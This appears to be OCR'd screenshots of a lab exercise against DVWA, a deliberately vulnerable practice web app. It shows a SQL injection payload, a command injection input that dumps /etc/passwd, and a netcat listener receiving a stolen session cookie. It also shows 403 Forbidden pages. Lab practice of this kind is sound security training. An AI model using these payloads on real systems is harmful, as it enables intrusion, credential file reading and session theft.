
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection



Vulnerability: SQL Injectio
192.168.3.3/DVWA/vulnerabilities/sqli/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Vulnerability: SQL Injection
User ID: 1' or 1=1 #
Submit
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


1 2 3 4
403 Forbidden
192.168.3.3/DVWA/vulnerabilities/sqli/?id=1'+or+1%3D1+%23&Submit=Submit#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Forbidden
You don't have permission to access this resource.
Apache/2.4.58 (Ubuntu) Server at 192.168.3.3 Port 80




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.3.2: inverse host lookup failed: Host name lookup failure
connect to [192.168.3.2] from (UNKNOWN) [192.168.3.2] 45944
GET /capture.php?sessionId=PHPSESSID=50bs10rc4sdcrcvq8fa3n1jqc8;%20security=low HTTP/1.1
Host: 192.168.3.2:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.3.3/
Origin: http://192.168.3.3
Connection: keep-alive
Priority: u=4
```





Forbidden

You don't have permission to access this resource.

Apache/2.4.58 (Ubuntu) Server at 192.168.3.3 Port 80

192.168.3.3/DVWA/vulnerabilities/exec/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

DVWA

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)

Vulnerability: Command Injection

Ping a device

Enter an IP address: 27.0.0.1 ; cat /etc/passwd | tee /tmp/passwd Submit

More Information


- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection


192.168.3.3/DVWA/vulnerabilities/exec/#


Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec


```
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.039 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3076ms
rtt min/avg/max/mdev = 0.019/0.026/0.039/0.007 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
mysql:x:110:111:MySQL Server,,,:/nonexistent:/bin/false
```


More Information


Kali Linux
Vulnerability: Command
192.168.3.3/DVWA/vulnerabilities/exec/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: Command Injection
Ping a device
Enter an IP address: 27.0.0.1 ; cat /etc/passwd | tee /tmp/passwd Submit
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection


Kali Linux
403 Forbidden
192.168.3.3/DVWA/vulnerabilities/exec/#
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Forbidden
You don't have permission to access this resource.
Apache/2.4.58 (Ubuntu) Server at 192.168.3.3 Port 80


Vulnerability: Cross Site
Vulnerability: Cross Site
Vulnerability: File Inclus
192.168.3.3/DVWA/vulnerabilities/fi/?page=file1.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
Vulnerability: File Inclusion
File 1
Hello admin
Your IP address is: 192.168.3.2
[back]
More Information





Forbidden

You don't have permission to access this resource.

Apache/2.4.58 (Ubuntu) Server at 192.168.3.3 Port 80